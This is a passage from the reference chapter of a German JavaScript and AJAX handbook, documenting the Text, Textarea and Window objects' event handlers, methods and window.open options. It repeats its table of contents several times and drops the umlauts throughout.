10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 34 Referenz
- **34.1 Das Anchor-Objekt**
  - **34.1.1 Allgemeines**
  - **34.1.2 Eigenschaften**
- **34.2 Das Array-Objekt**
  - **34.2.1 Allgemeines**
  - **34.2.2 Methoden**
  - **34.2.3 Eigenschaften**
- **34.3 Das Button-Objekt**
  - **34.3.1 Allgemeines**
  - **34.3.2 Event-Handler**
  - **34.3.3 Methoden**
  - **34.3.4 Eigenschaften**
- **34.4 Das Checkbox-Objekt**
  - **34.4.1 Allgemeines**
  - **34.4.2 Event-Handler**
  - **34.4.3 Methoden**
  - **34.4.4 Eigenschaften**
- **34.5 Das Date-Objekt**
  - **34.5.1 Allgemeines**
  - **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- 34.10 Das Frame-Objekt
- 34.11 Das Hidden-Objekt
  - 34.11.1 Allgemeines
  - 34.11.2 Eigenschaften
- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt

- 34.25.1 Allgemeines
- 34.25.2 Event-Handler
- 34.25.3 Methoden
- 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden

34.36.1 Methoden
34.36.2 Eigenschaften

top

34.32 Das Text-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird ein Textfeld in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.

top

34.32.1 Allgemeines ▼▲

Syntax
HTML-Tag: `<input type="text" />` document.forms[Index].elements [index] document.FormularName.TextName

Parameter	Bedeutung
`Index`	Index im jeweiligen Array
`TextName`	`name`-Attribut des Textfelds

top

34.32.2 Event-Handler ▼▲

`onblur (JS1.1) onchange (JS1.1) onfocus (JS1.1) onkeydown (JS1.2/IE4)`
`onkeypress (JS1.2/IE4) onkeyup (JS1.2/IE4) onselect (JS1.1)`

top

34.32.3 Methoden ▼▲

blur

Erklrung
Entfernt den Fokus vom Eingabefeld.

focus

Erklrung
Gibt dem Eingabefeld den Fokus.

select

Erklrung
Whlt den Text im Eingabefeld aus.



34.32.4 Eigenschaften

defaultValue

Erklrung
`value`-Attribut des Eingabefelds.

form

Erklrung
Referenz auf das Formular, das das Eingabefeld enthlt.

name

Erklrung
`name`-Attribut des Eingabefelds.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"text"`; ab JavaScript 1.1.

value

Erklrung
Aktueller Wert (Text) im Eingabefeld.
Beispiel
document.forms[0].elements["textfeld"].value = "Wert im Textfeld";

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 34 Referenz
- **34.1 Das Anchor-Objekt**
  - **34.1.1 Allgemeines**
  - **34.1.2 Eigenschaften**
- **34.2 Das Array-Objekt**
  - **34.2.1 Allgemeines**
  - **34.2.2 Methoden**
  - **34.2.3 Eigenschaften**
- **34.3 Das Button-Objekt**
  - **34.3.1 Allgemeines**
  - **34.3.2 Event-Handler**
  - **34.3.3 Methoden**
  - **34.3.4 Eigenschaften**
- **34.4 Das Checkbox-Objekt**
  - **34.4.1 Allgemeines**
  - **34.4.2 Event-Handler**
  - **34.4.3 Methoden**
  - **34.4.4 Eigenschaften**
- **34.5 Das Date-Objekt**
  - **34.5.1 Allgemeines**
  - **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- 34.10 Das Frame-Objekt
- 34.11 Das Hidden-Objekt
  - 34.11.1 Allgemeines
  - 34.11.2 Eigenschaften
- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt

- 34.25.1 Allgemeines
- 34.25.2 Event-Handler
- 34.25.3 Methoden
- 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden

34.36.1 Methoden
34.36.2 Eigenschaften



34.33 Das Textarea-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird ein mehrzeiliges Textfeld in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.



34.33.1 Allgemeines ▼▲

Syntax
HTML-Tag: `<textarea>` document.forms[Index].elements[index] document.FormularName.TextName

Parameter	Bedeutung
`Index`	Index im jeweiligen Array
`TextName`	`name`-Attribut des Textfelds



34.33.2 Event-Handler ▼▲

```
onblur (JS1.1) onchange (JS1.1) onfocus (JS1.1) onkeydown (JS1.2/
IE4)
onkeypress (JS1.2/IE4) onkeyup (JS1.2/IE4) onselect (JS1.1)
```



34.33.3 Methoden ▼▲

blur

Erklrung
Entfernt den Fokus von dem Textfeld.

focus

Erklrung
Gibt dem Textfeld den Fokus.

select

Erklrung
Whlt den Text im Textfeld aus.

top

34.33.4 Eigenschaften

defaultValue

Erklrung
`value`-Attribut des Textfelds.

form

Erklrung
Referenz auf das Formular, das das Textfeld enthlt.

name

Erklrung
`name`-Attribut des Textfelds.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"textarea"`; ab JavaScript 1.1.

value

Erklrung
Aktueller Wert (Text) im Textfeld.
Beispiel
document.forms[0].elements["mehrzeiligesTextfeld"].value = "Mehrzeiliges\n Textfeld";

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

JavaScript und AJAX
von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 34 Referenz
- **34.1 Das Anchor-Objekt**
  - **34.1.1 Allgemeines**
  - **34.1.2 Eigenschaften**
- **34.2 Das Array-Objekt**
  - **34.2.1 Allgemeines**
  - **34.2.2 Methoden**
  - **34.2.3 Eigenschaften**
- **34.3 Das Button-Objekt**
  - **34.3.1 Allgemeines**
  - **34.3.2 Event-Handler**
  - **34.3.3 Methoden**
  - **34.3.4 Eigenschaften**
- **34.4 Das Checkbox-Objekt**
  - **34.4.1 Allgemeines**
  - **34.4.2 Event-Handler**
  - **34.4.3 Methoden**
  - **34.4.4 Eigenschaften**
- **34.5 Das Date-Objekt**
  - **34.5.1 Allgemeines**
  - **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**

Ihre Meinung?

- 34.11.1 Allgemeines
- 34.11.2 Eigenschaften
- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.34 Das Window-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit werden Fenster (oder auch Iframes oder Frames; dann `Frames`-Objekt) in JavaScript abgebildet. Das `window`-Objekt steht an oberster Stelle in der Objekt-Hierarchie.

top

34.34.1 Allgemeines ▼▲

HTML-Tag: `<body>` oder `<frame>` oder `<iframe>`

top

34.34.2 Event-Handler ▼▲

```
onbeforeunload (IE) onblur (JS1.1) ondragdrop (JS1.2/IE4) onerror
(JS1.1)
onfocus (JS1.1) onload onmove (JS1.2/IE4) onresize (JS1.2/IE4) onunload
```

top

34.34.3 Methoden ▼▲

alert

Erklrung
Gibt ein modales Warnfenster aus.
Syntax
alert(Nachricht)

Parameter	Bedeutung
`Nachricht`	Text im Warnfenster

back

JS 1.2

Erklrung
Ldt die Seite, die in der History des aktuellen Fensters vor der aktuellen Seite kommt; ab JavaScript 1.2/IE5.

blur

JS 1.1

Erklrung
Nimmt den Fokus vom aktuellen Fenster; ab JavaScript 1.1.
Beispiel
<body onfocus="window.blur();"> <!-- gemeiner Trick auf vielen Werbefenstern -->

captureEvents

JS 1.2

Erklrung	
Alle angegebenen Ereignisse werden abgefangen, siehe Kapitel 14; ab JavaScript 1.2, nur Netscape.	
Syntax	
captureEvents(Ereignis1 | Ereignis2 | ... | EreignisN)	
Parameter	**Bedeutung**
`Ereignis1`, `Ereignis2`, ..., `EreignisN`	Ereignisse, z.B. `Event.MOUSEUP`

clearInterval

JS 1.2

Erklrung	
Lscht einen mit `setInterval()` gesetzten Timeout; ab JavaScript 1.2.	
Syntax	
clearInterval(ID)	
Parameter	**Bedeutung**
`ID`	von `setInterval()` zurckgegebene ID

clearTimeout

Erklrung	
Lscht einen mit `setTimeout()` gesetzten Timeout.	
Syntax	
clearTimeout(ID)	
Parameter	**Bedeutung**
`ID`	von `setTimeout()` zurckgegebene ID

close

Erklrung
Schliet das Fenster. Wenn es nicht mit JavaScript geffnet worden ist, erscheint zuvor aus Sicherheitsgrnden eine Warnmeldung fr den Benutzer.

confirm

Erklrung

Gibt ein modales Hinweisfenster mit zwei Schaltflchen (OK und **Abbrechen**) aus. Klickt der Benutzer auf OK, wird `true` zurckgegeben, ansonsten `false`.

Syntax
confirm(Nachricht)

Parameter	**Bedeutung**
`Nachricht`	Text im Hinweisfenster

disableExternalCapture

JS 1.2

Erklrung
Deaktiviert ein vorhergehendes `enableExternalCapture()`; ab JavaScript 1.2, nur Netscape.

enableExternalCapture

JS 1.2

Erklrung
Gestattet es einem Skript in einem anderen Frame, Ereignisse in diesem Fenster/Frame abzufangen, obwohl es auf einem anderen Server liegt; bentigt `UniversalBrowserWrite`; ab JavaScript 1.2, nur Netscape.

find

Erklrung
Sucht eine Zeichenkette im aktuellen Browserfenster; ab JavaScript 1.2/IE5.
Syntax
find([Zeichenkette[, grossklein, rckwrts]])

Parameter	**Bedeutung**
`Zeichenkette`	die zu suchende Zeichenkette
`grossklein`	boolescher Wert, der angibt, ob zwischen Gro- und Kleinschreibung unterschieden werden soll (`true`) oder nicht (`false`).
`rckwrts`	wenn `true`, dann wird vom Ende des Dokuments aus gesucht

Beispiel
Wenn die Zeichenkette gefunden wird, gibt die Funktion `true` zurck, ansonsten `false`. Wird keine Zeichenkette angegeben, wird das Suchen-Dialogfenster des Browsers aufgerufen.

focus

JS 1.1

Erklrung
Gibt dem aktuellen Fenster den Fokus; ab JavaScript 1.1.
Beispiel
<body onblur="window.focus();"> <!-- Fenster verbleibt im Vordergrund -->

forward

JS 1.2

Erklrung
Ldt die Seite, die in der History des aktuellen Fensters nach der aktuellen Seite kommt; ab JavaScript 1.2/IE5.

handleEvent

JS 1.2

Erklrung	
Ruft den Event-Handler fr ein bestimmtes Ereignis auf; ab JavaScript 1.2, nur Netscape.	
Syntax	
handleEvent(Ereignis)	
Parameter	**Bedeutung**
`Ereignis`	Ereignisobjekt.

home

JS 1.2

Erklrung
Ldt die im Browser eingestellte Startseite; ab JavaScript 1.2/IE5.

moveBy

JS 1.2

Erklrung	
Verschiebt ein Fenster horizontal und vertikal; ab JavaScript 1.2.	
Syntax	
moveBy(hDelta, vDelta)	
Parameter	**Bedeutung**
`hDelta`	relative horizontale Verschiebung
`vDelta`	relative vertikale Verschiebung

moveTo

JS 1.2

Erklrung
Verschiebt ein Fenster an die angegebene Bildschirmposition; ab JavaScript 1.2.
Syntax
moveTo(x, y)

Parameter	Bedeutung
x	neue x-Koordinate der linken oberen Ecke des Fensters
y	neue y-Koordinate der linken oberen Ecke des Fensters
Beispiel	
Fenster nach links oben!	

open

Erklrung
ffnet ein neues Fenster.
Syntax
open(URL[, Fenstername[, Optionen]])

Parameter	Bedeutung
URL	die URL des neuen Fensters oder "", wenn es sich um ein leeres Dokument handelt
Fenstername	name-Eigenschaft des neuen Fensters, dient auch als target-Attribut fr Hyperlinks
Optionen	Eigenschaften fr das neue Fenster, die im Format "Eigenschaft1=yes,Eigenschaft2=Wert,Eigenschaft3=no" angegeben werden. Nicht genannte Eigenschaften sind in der Regel auf no gesetzt. quivalent zu yes ist 1, quivalent zu no ist 0.

Tabelle 34.3 Eigenschaften fr neue Fenster

Option	Boolesch / Numerisch	JavaScript-Version, signiertes Skript	Beschreibung
alwaysLowered	B	1.2/SS (nur Netscape)	Fenster liegt immer hinter anderen offenen Fenstern.
alwaysRaised	B	1.2/SS (nur Netscape)	Fenster liegt immer ber anderen offenen Fenstern.
channelmode	B	1.2 (nur Internet Explorer)	Channel-Leiste
dependent	B	1.2 (nur Netscape)	Das neue Fenster ist vom ffnenden Fenster abhngig; wird das ffnende Fenster geschlossen, schliet sich auch das neue Fenster.
directories	B	1.0	Directory-Leiste (What's New etc.)
fullscrean	B	1.2 (nur Internet Explorer)	Vollbild (Browser maximiert)
height	N	1.0	Hhe des Fensters
hotkeys	B	1.2 (nur Netscape)	Falls no oder 0, werden Tastenkrzel (auer **Beenden**) im neuen Fenster deaktiviert.

innerHeight	N	1.2 (nur Netscape)	Hhe des verfgbaren Bereichs
innerWidth	N	1.2 (nur Netscape)	Breite des verfgbaren Bereichs
left	N	1.2 (nur Internet Explorer)	x-Koordinate der linken oberen Ecke
location	B	1.0	Adressleiste
menubar	B	1.0	Menleiste
outerHeight	N	1.2 (nur Netscape)	Hhe des Fensters (Nachfolger von height)
outerWidth	N	1.2 (nur Netscape)	Breite des Fensters (Nachfolger von width)
personalbar	B	1.2 (nur Netscape)	Personal Toolbar
resizable	B	1.0	Fenster in der Gre nicht vernderbar, falls no oder 0
screenX	N	1.2 (nur Netscape)	x-Koordinate der linken oberen Ecke
screenY	N	1.2 (nur Netscape)	y-Koordinate der linken oberen Ecke
scrollbars	B	1.0	Scrollleisten
status	B	1.0	Statuszeile
titlebar	B	1.0	Titelleiste
toolbar	B	1.0	Werkzeugleiste
top	N	1.2 (nur Internet Explorer)	y-Koordinate der linken oberen Ecke
width	N	1.0	Breite des Fensters
z-lock	B	1.2/SS (nur Netscape)	Fenster liegt ber anderen Fenstern.

Die Methode gibt eine Referenz auf das neue Fenster zurck.

print

JS 1.2

Erklrung
Ruft den **Drucken**-Dialog des Browsers fr den aktuellen Frame bzw. das aktuelle Fenster auf; ab JavaScript 1.2/IE5.

prompt

Erklrung	
Zeigt ein Eingabefenster an; der Benutzer kann einen Text eingeben, der dann von der Funktion zurckgegeben wird.	
Syntax	
prompt(Nachricht[, Vorausfllung])	
Parameter	**Bedeutung**

Nachricht	Hinweistext im Eingabefenster. Wird dieser nicht angegeben, erscheint "<undefined>"
Vorausfllung	Vorausfllung fr das Textfeld im Eingabefenster. Es gelten dieselben Hinweise wie fr den ersten Parameter. Es empfiehlt sich also, zumindest eine leere Zeichenkette zu bergeben

releaseEvents

JS 1.2

Erklrung	
Deaktiviert ein vorhergehendes captureEvents(); ab JavaScript 1.2, nur Netscape.	
Syntax	
releaseEvents(Ereignis1 | Ereignis2 | ... | EreignisN)	
Parameter	**Bedeutung**
Ereignis1, Ereignis2, ..., EreignisN	Ereignisse, z.B. Event.MOUSEUP

resizeBy

JS 1.2

Erklrung	
Verndert die Ausmae eines Fensters um einen gewissen Wert, wobei die linke obere Ecke fix bleibt; ab JavaScript 1.2. Ohne ein signiertes Skript ist die minimale Fenstergre 100 x 100 Pixel.	
Syntax	
resizeBy(hDelta, vDelta)	
Parameter	**Bedeutung**
hDelta	relative horizontale Vernderung in Pixeln
vDelta	relative vertikale Vernderung in Pixeln

resizeTo

JS 1.2

Erklrung	
Verndert die Ausmae eines Fensters auf einen gewissen Wert, wobei die linke obere Ecke fix bleibt; ab JavaScript 1.2. Ohne ein signiertes Skript ist die minimale Fenstergre 100 x 100 Pixel.	
Syntax	
resizeTo(Breite, Hhe)	
Parameter	**Bedeutung**
Breite	neue Breite des Fensters
Hhe	neue Hhe des Fensters
Beispiel	
Fenster verkleinern	

routeEvent

JS 1.2

Erklrung
Fhrt ein abgefangenes Ereignis an der Stelle aus, fr die es bestimmt war; ab JavaScript 1.2, nur Netscape.
Syntax
routeEvent(Ereignis)

Parameter	Bedeutung
`Ereignis`	Ereignisobjekt

scroll

JS 1.1

Erklrung
Scrollt den Inhalt des Fensters bzw. Frames an die angegebene Position; ab JavaScript 1.1.
Syntax
scroll(x, y)

Parameter	Bedeutung
`x`	x-Koordinate der Stelle im Dokument, die sich nach dem Scrollen in der linken oberen Ecke des Fensters befinden soll
`y`	y-Koordinate der Stelle im Dokument, die sich nach dem Scrollen in der linken oberen Ecke des Fensters befinden soll

Beispiel
Nach oben

scrollBy

JS 1.2

Erklrung
Scrollt den Fensterinhalt um einen gewissen Wert; ab JavaScript 1.2.
Syntax
scrollBy(hDelta, vDelta)

Parameter	Bedeutung
`hDelta`	relative horizontale Vernderung in Pixeln
`vDelta`	relative vertikale Vernderung in Pixeln

scrollTo

JS 1.2

Erklrung
Scrollt den Inhalt des Fensters bzw. Frames an die angegebene Position; ab JavaScript 1.2. Die Funktionsweise von `scrollTo()` ist identisch mit der von `scroll()`.
Syntax
scrollTo(x, y)

Parameter	Bedeutung
x	x-Koordinate der Stelle im Dokument, die sich nach dem Scrollen in der linken oberen Ecke des Fensters befinden soll
y	y-Koordinate der Stelle im Dokument, die sich nach dem Scrollen in der linken oberen Ecke des Fensters befinden soll

Beispiel
Nach oben

setHotKeys

JS 1.2

Erklrung
Schaltet Tastenkrzel in einem Fenster ohne Men ein oder aus; ab JavaScript 1.2, nur Netscape. Standardmig sind Hotkeys aktiviert.
Syntax
setHotKeys(anaus)

Parameter	Bedeutung
anaus	`true` = an, `false` = aus

Beispiel
Hotkeys deaktivieren

setInterval

JS 1.2

Erklrung
